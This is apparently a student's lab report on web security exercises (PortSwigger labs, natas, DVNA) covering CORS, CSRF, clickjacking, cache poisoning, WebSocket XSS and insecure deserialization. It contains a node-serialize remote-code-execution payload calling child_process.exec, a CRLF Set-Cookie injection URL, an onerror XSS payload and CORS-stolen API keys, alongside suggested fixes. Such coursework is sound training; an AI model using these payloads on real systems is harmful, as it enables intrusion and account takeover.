6 |     "42IbED0BktH1Y01rIDyqGkT062prPPy0"
7 |   ]
8 | }
```

```

3.2 @ elafleur [evan] $python3 *attack.py
{'Access-Control-Allow-Origin': 'https://elafleur.com', 'Access-Control-Allow-Credentials': 'true', 'Content-Type': 'application/json; charset=utf-8', 'Content-Encoding': 'gzip', 'Connection': 'close', 'Content-Length': '180'}
{
    "username": "wiener",
    "email": "",
    "apikey": "BcdfcFdnCx9EBJjSp6DUkkG9627UYck",
    "sessions": [
        "R0LZD1sIheGcz86FgBaagE6HErijSTEy",
        "nHvAyeYModBqzW7ZurNUtujJF7FqtIbA"
    ]
}
3.2 @ elafleur [evan] $

```

# My Account

Your username is: wiener

Your API Key is: BcdfcFdnCx9EBJjSp6DUkkG9627UYck

The screenshot shows a completed lab from the Web Security Academy. At the top, it says "CORS vulnerability with basic origin reflection". A green button indicates the task is "Solved". Below the title, there's a message: "Congratulations, you solved the lab!". To the right are buttons for "Share your skills!" and "Continue learning >". The main content area shows a terminal log with several successful HTTP requests from IP 50.39.189.41. At the bottom, it says "3.2 @ elafleur [evan] \$".

```

50.39.189.41 2022-02-20 05:02:02 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Macintosh; Intel
50.39.189.41 2022-02-20 05:02:03 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mo
50.39.189.41 2022-02-20 05:03:02 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Macintosh; Inte
50.39.189.41 2022-02-20 05:03:03 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0

```

## Content Security Policy

### 3.2.4 Content Security Policy GCP

The screenshot shows a browser tab with the URL "35.247.30.134:4321/?user=elafleur". The page content includes the text "Hello, elafleur" and three links: "changed by inline script", "changed by origin script", and "changed by remote script". The browser interface includes tabs for "Canvas", "phpPgAdmin", "ERDPlus", "Dashboard | Web...", "Web and Cloud Se...", "Google Cloud Plat...", "Truth Tables", and "Reading List".

Hello, elafleur

changed by inline script

changed by origin script

changed by remote script

A screenshot of a browser window showing a security audit in the developer tools. The address bar shows the URL: Not Secure | 35.247.30.134:4321/?user=elafleur&csp=default-src%20%27none%27. The developer tools are open, specifically the 'Console' tab, which displays several red error messages related to Content Security Policy (CSP) violations. The messages include:

- Refused to execute inline script because it violates the following Content Security Policy directive: "default-src 'none'". Either the 'unsafe-inline' keyword, a hash ('sha256-iVLBGGoRgvGlXCKTSxy93xHYrFSGDI7X9FbrCCR+s8='), or a nonce ('nonce-...') is required to enable inline execution.
- Refused to load the script '<http://35.247.30.134:4321/script.js?id=origin>' because it violates the following Content Security Policy directive: "default-src 'none'". Note that 'script-src-elem' was not explicitly set, so 'default-src' is used as a fallback.
- Refused to load the script '<http://35.247.30.134:1234/script.js?id=remote>' because it violates the following Content Security Policy directive: "default-src 'none'". Note that 'script-src-elem' was not explicitly set, so 'default-src' is used as a fallback.

## Hello, elafleur

is this going to be changed by inline script?

is this going to be changed by origin script?

is this going to be changed by remote script?

A screenshot of a browser window showing a security audit in the developer tools. The address bar shows the URL: Not Secure | 35.247.30.134:4321/?user=elafleur&csp=default-src%20%27self%27. The developer tools are open, specifically the 'Console' tab, which displays several red error messages related to Content Security Policy (CSP) violations. The messages include:

- Refused to execute inline script because it violates the following Content Security Policy directive: "default-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-iVLBGGoRgvGlXCKTSxy93xHYrFSGDI7X9FbrCCR+s8='), or a nonce ('nonce-...') is required to enable inline execution.
- Refused to load the script '<http://35.247.30.134:4321/script.js?id=origin>' because it violates the following Content Security Policy directive: "default-src 'self'". Note that 'script-src-elem' was not explicitly set, so 'default-src' is used as a fallback.
- Refused to load the script '<http://35.247.30.134:1234/script.js?id=remote>' because it violates the following Content Security Policy directive: "default-src 'self'". Note that 'script-src-elem' was not explicitly set, so 'default-src' is used as a fallback.

### ▼ Response Headers [View source](#)

**Connection:** keep-alive

**Content-Length:** 542

**Content-Security-Policy:** default-src 'none'

**Content-Type:** text/html; charset=utf-8

**Date:** Sun, 20 Feb 2022 05:29:38 GMT

**ETag:** W/"21e-LiK+ZqhxFcE6+PW2j2cqPo"

**X-Powered-By:** Express

A screenshot of a browser window showing a security audit in the developer tools. The address bar shows the URL: Not Secure | 35.247.30.134:4321/?user=elafleur&csp=default-src%20%27self%27. The developer tools are open, specifically the 'Console' tab, which displays several red error messages related to Content Security Policy (CSP) violations. The messages include:

- Refused to execute inline script because it violates the following Content Security Policy directive: "default-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-iVLBGGoRgvGlXCKTSxy93xHYrFSGDI7X9FbrCCR+s8='), or a nonce ('nonce-...') is required to enable inline execution.
- Refused to load the script '<http://35.247.30.134:4321/script.js?id=origin>' because it violates the following Content Security Policy directive: "default-src 'self'". Note that 'script-src-elem' was not explicitly set, so 'default-src' is used as a fallback.
- Refused to load the script '<http://35.247.30.134:1234/script.js?id=remote>' because it violates the following Content Security Policy directive: "default-src 'self'". Note that 'script-src-elem' was not explicitly set, so 'default-src' is used as a fallback.

## Hello, elafleur

is this going to be changed by inline script?

changed by origin script

is this going to be changed by remote script?

A screenshot of a browser window showing a security audit in the developer tools. The address bar shows the URL: Not Secure | 35.247.30.134:4321/?user=elafleur&csp=default-src%20%27self%27. The developer tools are open, specifically the 'Console' tab, which displays several red error messages related to Content Security Policy (CSP) violations. The messages include:

- Refused to execute inline script because it violates the following Content Security Policy directive: "default-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-iVLBGGoRgvGlXCKTSxy93xHYrFSGDI7X9FbrCCR+s8='), or a nonce ('nonce-...') is required to enable inline execution.
- Refused to load the script '<http://35.247.30.134:4321/script.js?id=origin>' because it violates the following Content Security Policy directive: "default-src 'self'". Note that 'script-src-elem' was not explicitly set, so 'default-src' is used as a fallback.
- Refused to load the script '<http://35.247.30.134:1234/script.js?id=remote>' because it violates the following Content Security Policy directive: "default-src 'self'". Note that 'script-src-elem' was not explicitly set, so 'default-src' is used as a fallback.

A screenshot of a browser window showing a CSP violation in the developer tools console. The URL is 35.247.30.134:4321/?user=elafleur&csp=default-src%20%27self%27;%20script-src%20%27... . The console tab is selected, showing the following message:

```
Refused to load the script 'http://35.247.30.134:1234/script.js?id=remote' because it violates the following Content Security Policy 35.247.30.134/:1
directive: "script-src 'self' 'unsafe-inline'". Note that 'script-src-elem' was not explicitly set, so 'script-src' is used as a fallback.
```

## 3.3 CSRF

### CSRF

#### 3.3.1 no-defenses

The screenshot shows the 'Web Security Academy' logo on the left. To its right, the title 'CSRF vulnerability with no defenses' is displayed, along with a green 'LAB' button and a 'Solved' badge with a checkmark. Below the title is a link 'Back to lab description >'. At the bottom of the page, there's a success message 'Congratulations, you solved the lab!', a 'Share your skills!' button with a Twitter icon, and a 'Continue learning >' link. The footer contains links to 'Home', 'My account', and 'Log out'.

#### 3.3.2 no-defenses[continued]

A screenshot of a browser window showing an error message: "Missing parameter 'csrf' ". The URL is acff1ff01ebcf22fc0608a280097005b.web-security-academy.net/my-ac... . The browser toolbar includes icons for back, forward, search, and various extensions. The address bar shows the full URL.

### 3.3.3 token-validation-depends-on-request-method

**Web Security Academy**  CSRF where token validation depends on request method LAB Solved 

[Back to lab description »](#)

Congratulations, you solved the lab!  [Share your skills!](#) [Continue learning »](#)

WE LIKE TO   
**BLOG** 

3.3 @ elafleur [evan] \$

### 3.3.4 token-not-tied-to-user-session

**Web Security Academy**  CSRF where token is not tied to user session LAB Solved 

[Back to lab description »](#)

Congratulations, you solved the lab!  [Share your skills!](#) [Continue learning »](#)

3.3 @ elafleur [evan] \$

[Home](#) | [My account](#) | [Log out](#)

### 3.3.5 token-duplicated-in-cookie

```
3.3 @ elafleur [evan] $python3 *cookie.py
('Set-Cookie', 'LastSearchTerm=elafleur; Secure; HttpOnly, session=sH0g8YZJCRZqRQ5euU0qxnpJPkPvJ; Secure; HttpOnly; SameSite=None')
('Content-Type', 'text/html; charset=utf-8')
('Content-Encoding', 'gzip')
('Connection', 'close')
('Content-Length', '1039')
```

1 cookie is returned, name is under session= above.

By doing the new line they are identified as their own attributes

Using set cookies allows us to change the set cookie element to whatever we want.

By clearing the cookies, we are stopping the intruder from logging in again since they will be presented with a 400 response from the server. A developer would use a double submit type of strategy to prevent this from happening.

```
3.3 @ elafleur [evan] $python3 *cookie.py
csrf field in form field: ZNGWIcBwm0BWUob8juIIJUifL6ogJbh2
('Set-Cookie', 'csrf=ZNGWIcBwm0BWUob8juIIJUifL6ogJbh2; Secure; HttpOnly; SameSite=None, session=0xvrqjgYqUsU03wBjkY5XHfIMXfRzV3h; Secure; HttpOnly; SameSite=None')
('Content-Type', 'text/html; charset=utf-8')
('Content-Encoding', 'gzip')
('Connection', 'close')
('Content-Length', '1045')
('csrf', 'ZNGWIcBwm0BWUob8juIIJUifL6ogJbh2')
('session', '0xvrqjgYqUsU03wBjkY5XHfIMXfRzV3h')
HTTP status code 200
CSRF token in HTML response is ZNGWIcBwm0BWUob8juIIJUifL6ogJbh2
3.3 @ elafleur [evan] $
```

Status code 200 is returned. ZNGWIcBwm0BWUob8juIIJUifL6ogJbh2 is returned

By using a keyed hash function the CSRF will be stores in an HMAC to create and verify the token before anything can be done on the page.

```
3.3 @ elafleur [evan] $python3 *cookie.py
URL to embed (https://ac861ff51e64ccc6c0b07e8600fa007c.web-security-academy.net/?search=elafleur%0ASet-C
ookie%3A%20csrf%3Dfoo)
```



CSRF where token is duplicated in cookie

LAB Not solved



[Go to exploit server](#)

[Back to lab description >>](#)

[Home](#) | [My account](#)

0 search results for 'elafleur Set-Cookie: csrf=foo'

Search the blog...

Search

< Back to Blog



CSRF where token is duplicated  
in cookie

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#) | [My account](#)

```
3.3 @ elafleur [evan] $
```

### 3.3.9 referer-validation-broken

```
3.3 @ elafleur [evan] $python3 *broken.py
HTTP status code: 400 with response text "Invalid referer header"
3.3 @ elafleur [evan] $
```

```
3.3 @ elafleur [evan] $python3 *broken.py
HTTP status code: 200 with response text <!DOCTYPE html>
<html>
```

"Invalid referer header"

# Web Security Academy

## CSRF with broken Referer validation

Back to lab description »

Congratulations, you solved the lab!

Share your skills! Continue learning

WE LIKE TO BLOG

### 3.3.11 perform-csrf

# Web Security Academy

## Exploiting XSS to perform CSRF

LAB Solved

## 3.4 Clickjacking

### Clickjacking

#### 3.4.1 basic-csrf-protected

**Web Security Academy** Basic clickjacking with CSRF token protection LAB Solved

Back to lab description >

Congratulations, you solved the lab! Share your skills! Continue learning >

Home | My account | Log out

```
3.4 @ elafleur [evan] $ python3 *protected.py
3.4 @ elafleur [evan] $ python3 *protected.py
3.4 @ elafleur [evan] $
```

#### 3.4.3 prefilled-form-input

```
▼<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST"> == $0
  <label>Email</label>
  <input required type="email" name="email" value>
  <input required type="hidden" name="csrf" value="f3tTequJxfnt6hQPESGHucDwNxivYF8h">
  <button class="button" type="submit"> Update email </button>
</form>
```

Looks like just the csrf is prefilled, email may be prefillable via a url link.

[Go to exploit server](#)[Back to lab description »](#)[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

**Update email**



## Clickjacking with form input data prefilled from a URL parameter

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

### My Account

Your username is: wiener

Your email is: wiener@normal-user.net

[Click me](#)

Email

elafleur@pdx.edu

[Update email](#)

### 3.4.5 trigger-dom-based-xss

feedbackResult is updated with the name when the feedback form is submitted.

The displayFeedbackMessage() displays as the event listener when the page gets loaded.

```
function submitFeedback(method, path, encoding, personal, data) {
    var XHR = new XMLHttpRequest();
    XHR.open(method, path);
    if (personal) {
        XHR.addEventListener("load", displayFeedbackMessage(data.get('name')));
    } else {
        XHR.addEventListener("load", displayFeedbackMessage());
    }
    if (encoding === "multipart/form-data") {
```

Vulnerability is shown above. This is because you are able to simply load a script into the data field just like in previous labs.

The screenshot shows a browser window for the 'Web Security Academy' lab titled 'Exploiting clickjacking vulnerability to trigger DOM-based XSS'. The URL is acfb1f781e29fdc7c0931134007300e3.web-security-academy.net/feedback?name=elafleur&email=elafleur@pdx.edu&subject=foo&message=bar. The page includes navigation links for Canvas, phpPgAdmin, ERDPlus, Dashboard | Web..., Web and Cloud Se..., Google Cloud Plat..., Truth Tables, React, Projects, Summer Projects, Machine Learning, and a Reading List. A green 'LAB' button indicates the status is 'Not solved'. Below the title, there's a 'Go to exploit server' button and a 'Back to lab description' link. At the bottom, there are fields for Name (elafleur), Email (elafleur@pdx.edu), Subject (foo), and Message (bar). A 'Submit feedback' button is at the bottom left. The URL in the address bar is acfb1f781e29fdc7c0931134007300e3.web-security-academy.net/feedback?name=elafleur&email=elafleur@pdx.edu&subject=foo&message=bar.

I am able to successfully inject the script, however it does not run. Perhaps there is some sort of filtering done on the backend I did not notice.

## Prevention(X-Frame-Options)

### 3.4.8 Preventions

#### Google

```
[elafleur@ada:~$ echo -en "GET / HTTP/1.0\n\n\n" | nc -C www.google.com 80
HTTP/1.0 200 OK
Date: Mon, 21 Feb 2022 08:18:26 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2022-02-21-08; expires=Wed, 23-Mar-2022 08:18:26 GMT; path=/; domain=.google.com; Secure
Set-Cookie: NID=511=gtqxAVKeXgWaVsfyjn3lVfxli0zBISMHDJICrpZrKUvYdJHtnjJpOTp3nsBYPJ2CLVuUFds1tA6u7YRzbex_ohWUOn7cr3PTL
_8PogyOReyOvN0q-hG0fGbV6XUPjSggJAfnY-Adq92ChdBwgXffcwplJcHYwj1oQNAEKSSCI; expires=Tue, 23-Aug-2022 08:18:26 GMT; path
=/; domain=.google.com; HttpOnly
Accept-Ranges: none
Vary: Accept-Encoding
```

www.google.com refused to connect.

Live reload enabled.

- ✖ Refused to display '<https://www.google.com/>' in a frame because it set 'X-Frame-Options' to 'sameorigin'. google.html:29
- ⚠ crbug/1173575, non-JS module files deprecated. chromewebdata/:1 (index):6774
- ✖ Failed to load resource: the server responded with a status of 404 (Not Found) :5500/favicon.ico:1 ↗

> elafleur

Google has it setup to block the results since the xframe options is set to 'sameorigin' this will not display unless from the proper origin.

## Oregon CTF

```
elafleur@ada:~$ echo -en "GET / HTTP/1.0\n\n\n" | nc -C www.oregonctf.org 80
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 21 Feb 2022 08:21:42 GMT
Content-Type: text/html
Content-Length: 7517
Last-Modified: Wed, 06 Jan 2021 21:25:44 GMT
Connection: close
ETag: "5ff62ad8-1d5d"
Accept-Ranges: bytes
```

There does not appear to be an xframe header



Portland State  
Computer Science



## Capture-the-Flag security games and codelabs

• Ones we've developed:

- Computer Systems Programming (CS 201) CTF
  - Malware Reverse Engineering (CS 492) CTF
  - angr Symbolic Execution (CS 492) CTF
  - Cloud Security (CS 430/495) Thunder CTF
  - Fuzzing (CS 492) codelab
  - Smart contract symbolic execution (CS 410) codelabs
  - Divergent Cryptography and Security (CyberPDX camp) CTF

• Ones we like to teach from:

- bandit (Linux tools) [CTF](#)
  - natas (Web Security) [CTF](#)
  - PortSwigger (Web Security) [CTF](#)
  - OWASP Damn Vulnerable NodeJS Application (Web Security) [CTF](#)
  - flaws.cloud (Cloud Security) [v1](#) | [v2](#)
  - CloudGoat (Cloud Security) [exercises](#)
  - Microcorruption (Reverse Engineering) [CTF](#)

Oregon CTF does not have any protection against x-frame according to the headers. This will allow potential users to be subject to clickjacking.

## WebCachePoisoning/Exploiting

### 3.4.9 web-cache-poisoning-with-an-unkeyed-header

---

#### ▼ Response Headers View source

**Age:** 0

**Cache-Control:** max-age=30

**Connection:** close

**Content-Encoding:** gzip

**Content-Length:** 1657

**Content-Type:** text/html; charset=utf-8

**X-Cache:** miss

**HTTP/1.1 200 OK**

**Content-Type:** text/html; charset=utf-8

**Cache-Control:** max-age=30

**Age:** 2

**X-Cache:** hit


**Connection:** close

**Content-Length:** 12594

▼<body>  
  <script type="text/javascript" src="[//elafleur.net/resources/js/tracking.js](http://elafleur.net/resources/js/tracking.js)"></script>  
  <script src="[/resources/labheader/js/labHeader.js](http://resources/labheader/js/labHeader.js)"></script>

[Back to lab description >>](#)

Congratulations, you solved the lab!

[!\[\]\(f6662514069ff48bdef07a1000762f95\_img.jpg\) Share your skills!](#)[Continue learning >>](#)[Home](#) | [My account](#)WE LIKE TO  
**SHOP** 

Waterproof Tea Bags

 \$88.32[View details](#)

Six Pack Beer Belt

 \$38.99[View details](#)

The Giant Enter Key

 \$57.82[View details](#)

Balance Beams

 \$39.46[View details](#)

All-in-One Typewriter

   elafleur

Sprout More Brain Power

0 matches



Cheshire Cat Grin

   Search...

Folding Gadgets

0 matches

10,994 bytes | 1,647 millis

Done

## 3.5 Insecure Deserialization (PHP)

Natas CTF

```
3.5 @ elafleur [evan] $cat foo.txt
YT0y0ntp0jA7YTo00ntz0jI6IngxIjtz0jE6IjAi03M6MjoieTEi03M6MToiMCi7czoy0iJ4MiI7czoz0iIxMDAi03M6MjoieTIi03M6
MzoiMjAwIjt9aTox02E6NDp7czoy0iJ4MSI7czox0iIwIjtz0jI6InkxIjtz0jE6IjAi03M6MjoieDIi03M6MzoiMjAwIjtz0jI6Inky
Ijtz0jM6IjIwMCi7fx0=
3.5 @ elafleur [evan] $base64 -d foo.txt
a:2:{i:0;a:4:{s:2:"x1";s:1:"0";s:2:"y1";s:1:"0";s:2:"x2";s:3:"100";s:2:"y2";s:3:"200";}i:1;a:4:{s:2:"x1"
;s:1:"0";s:2:"y1";s:1:"0";s:2:"x2";s:3:"200";s:2:"y2";s:3:"200";}}3.5 @ elafleur [evan] $
```

A screenshot of a web browser window. The address bar shows "Not Secure | natas26.natas.labs.overthewire.org/img/elafleur.php". Below the address bar, there are several tabs and links: "phpPgAdmin", "gAdmin", "ERDPlus", "Dashboard | Web...", "Web and Cloud Se...", and "Go". The main content area displays the base64 decoded string: "55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ 55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ".

A screenshot of a login page titled "NATAS27". The page has a dark header with the title. Below it is a form with fields for "Username" (containing "elafleur") and "Password". There is a "login" button and a "View sourcecode" link. In the top right corner, there is a "We Chat" icon and a "SUBMIT TOKEN" button.

## 3.6 Insecure Deserialization (Javascript)

Google Cloud

Vulnerability found in appHandler.js,

```
module.exports.bulkProductsLegacy = function (req,res){
    // TODO: Deprecate this soon
    if(req.files.products){
        var products = serialize.unserialize(req.files.products.data.toString
            ('utf8'))      sns, 4 years ago • Docs done
```

Fix for the following vulnerability is:

```
module.exports.bulkProductsLegacy = function (req,res){
    // TODO: Deprecate this soon
    if(req.files.products){
        var products = JSON.parse(req.files.products.data.toString('utf8'))
```

```
Serialized: Q X
{"rce": "_$$ND_FUNC$$_function(){ require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) });}"}
Hint: hit control+c anytime to enter REPL.
> |
```

```
hello g Q X
Hint: hit control+c anytime to enter REPL.
> typeof(f)
'function'
> typeof(g)
'number'
> f()
hello f
undefined
> g
1
> |
```

```
rce: "...test(){require('child_process')  
{ rce: undefined }  
Hint: hit control+c anytime to enter REPL.  
bin  
boot  
dev  
etc  
home  
inject  
io  
lib  
lib32  
lib64  
libx32  
media  
mnt  
nix  
opt  
proc  
repl  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var  
  
▶ []
```

Even though the code was implemented in single escape characters, we can still implement a function to run from this.

```
index.js x
1 var serialize = require('node-serialize');
2
3
4 var ls_payload = '{"rce":"_$$ND_FUNC$$_function(){require
(\`child_process\`).exec(`ls /tmp`, function(error, stdout, stderr) {
console.log(stdout )});}()}';
5
6 var touch_payload = '{"rce":"_$$ND_FUNC$$_function(){require
(\`child_process\`).exec(`touch /tmp/elafleur`, function() {});}()}';
7
8 serialize.unserialize(ls_payload);
9 serialize.unserialize(touch_payload);
10 serialize.unserialize(ls_payload);
11
12
13
```

```
Console Shell
dev
etc
home
inject
Hint: hit control+c anytime to enter REPL.
06c6bc428e7324d056c79dfe470cd86e
audio
audioStatus.json
b7ff6893112f84cd2c991e9d90abb124
elafleur
prybar-nodejs-1179196898.js
prybar-nodejs-2159923787.js
prybar-nodejs-2454542859.js
prybar-nodejs-2507154860.js
prybar-nodejs-2695688384.js
prybar-nodejs-2895348213.js
prybar-nodejs-2962856895.js
prybar-nodejs-2995347836.js
prybar-nodejs-2999385189.js
prybar-nodejs-3089710670.js
prybar-nodejs-3369399898.js
prybar-nodejs-3881595046.js
prybar-nodejs-3884373082.js
prybar-nodejs-4012153522.js
prybar-nodejs-424415752.js
prybar-nodejs-614458834.js

06c6bc428e7324d056c79dfe470cd86e
audio
audioStatus.json
b7ff6893112f84cd2c991e9d90abb124
elafleur
prybar-nodejs-1179196898.js
prybar-nodejs-2159923787.js
prybar-nodejs-2454542859.js
prybar-nodejs-2507154860.js
prybar-nodejs-2695688384.js
prybar-nodejs-2895348213.js
prybar-nodejs-2962856895.js
prybar-nodejs-2995347836.js
prybar-nodejs-2999385189.js
prybar-nodejs-3089710670.js
prybar-nodejs-3369399898.js
prybar-nodejs-3881595046.js
prybar-nodejs-3884373082.js
prybar-nodejs-4012153522.js
prybar-nodejs-424415752.js
prybar-nodejs-614458834.js
```

Before Exploit:

```
npm-6-d732cd61
```

After Exploit:

```
elafleur@dvna:~$ sudo docker exec -it dvna /bin/bash
root@fc060f196969:/app# ls /tmp
elafleur  npm-6-d732cd61
```

## 3.7 Web Socket Vulnerabilities

### 3.7.1 manipulating-messages-to-exploit-vulnerabilities

```
▼<form id="chatForm" action="wss://acb71f141e76b167c0679ac300c00080.web-security-academy.net/chat" encode="true">
```

▼ General	
Request URL:	wss://acb71f141e76b167c0679ac300c00080.web-security-academy.net/chat
Request Method:	GET
Status Code:	101 Switching Protocol
▼ Response Headers	
Connection:	Upgrade
Content-Length:	0
Sec-WebSocket-Accept:	fu2UlhrrXkzqa+1KGL8l3D7xJJw=
Sec-WebSocket-Extensions:	permessage-deflate; server_no_context_takeover; client_no_context_takeover
Upgrade:	websocket
▼ Request Headers	
Accept-Encoding:	gzip, deflate, br
Accept-Language:	en-US, en; q=0.9
Cache-Control:	no-cache
Connection:	Upgrade
Cookie:	session=ASU0wQRJ7X9LbPkH4sVuD8XqHiMaIj
Host:	acb71f141e76b167c0679ac300c00080.web-security-academy.net
Origin:	https://acb71f141e76b167c0679ac300c00080.web-security-academy.net
Pragma:	no-cache
Sec-WebSocket-Extensions:	permessage-deflate; client_max_window_bits
Sec-WebSocket-Key:	t+ujvsr0zY/6a8I4Ut6R0Q==
Sec-WebSocket-Version:	13
Upgrade:	websocket
User-Agent:	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36

↑ READY	5	23:59:...
↓ {"user": "CONNECTED", "content": "-- Now chatting with Hal Pline --"}	66	23:59:....
↑ {"message": "Hello, &lt;elafleur&gt;"}	37	00:03:....
↓ {"user": "You", "content": "Hello, &lt;elafleur&gt;"}	50	00:03:....
↓ TYPING	6	00:03:....
↓ {"user": "Hal Pline", "content": "For unpaid work, this sure is hard"}	67	00:03:....

```
function htmlEncode(str) {
    if (chatForm.getAttribute("encode")) {
        return String(str).replace(/['<>\r\n\\]/gi, function (c) {
            var lookup = {'\\': '&#x5c;', '\r': '&#x0d;', '\n':
'&#x0a;', '\"': '&quot;', '<': '&lt;', '>': '&gt;', '\'': '&#39;', '&': '&#43;'});
    }
}
```

```
'&amp;'; });
    return lookup[c];
});
}
return str;
}
```

```
3.7 @ elafleur [evan] $python3 *vulnerabilities.py
Sending {"message": "Hello world"}
Received {"user":"You","content":"Hello world"}
3.7 @ elafleur [evan] $python3 *vulnerabilities.py
Sending {"message": "Hello <elafleur>"}
Received {"user":"You","content":"Hello <elafleur>"}
3.7 @ elafleur [evan] $
```



Manipulating WebSocket messages  
to exploit vulnerabilities

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#) | [My account](#) | [Live chat](#)

## Live chat

You: test

```
3.7 @ elafleur [evan] $python3 *vulnerabilities.py
Sending {"message": "<img src=1 onerror='alert(1)'>"}
Received {"user":"You","content":"<img src=1 onerror='alert(1)'>"}
3.7 @ elafleur [evan] $
```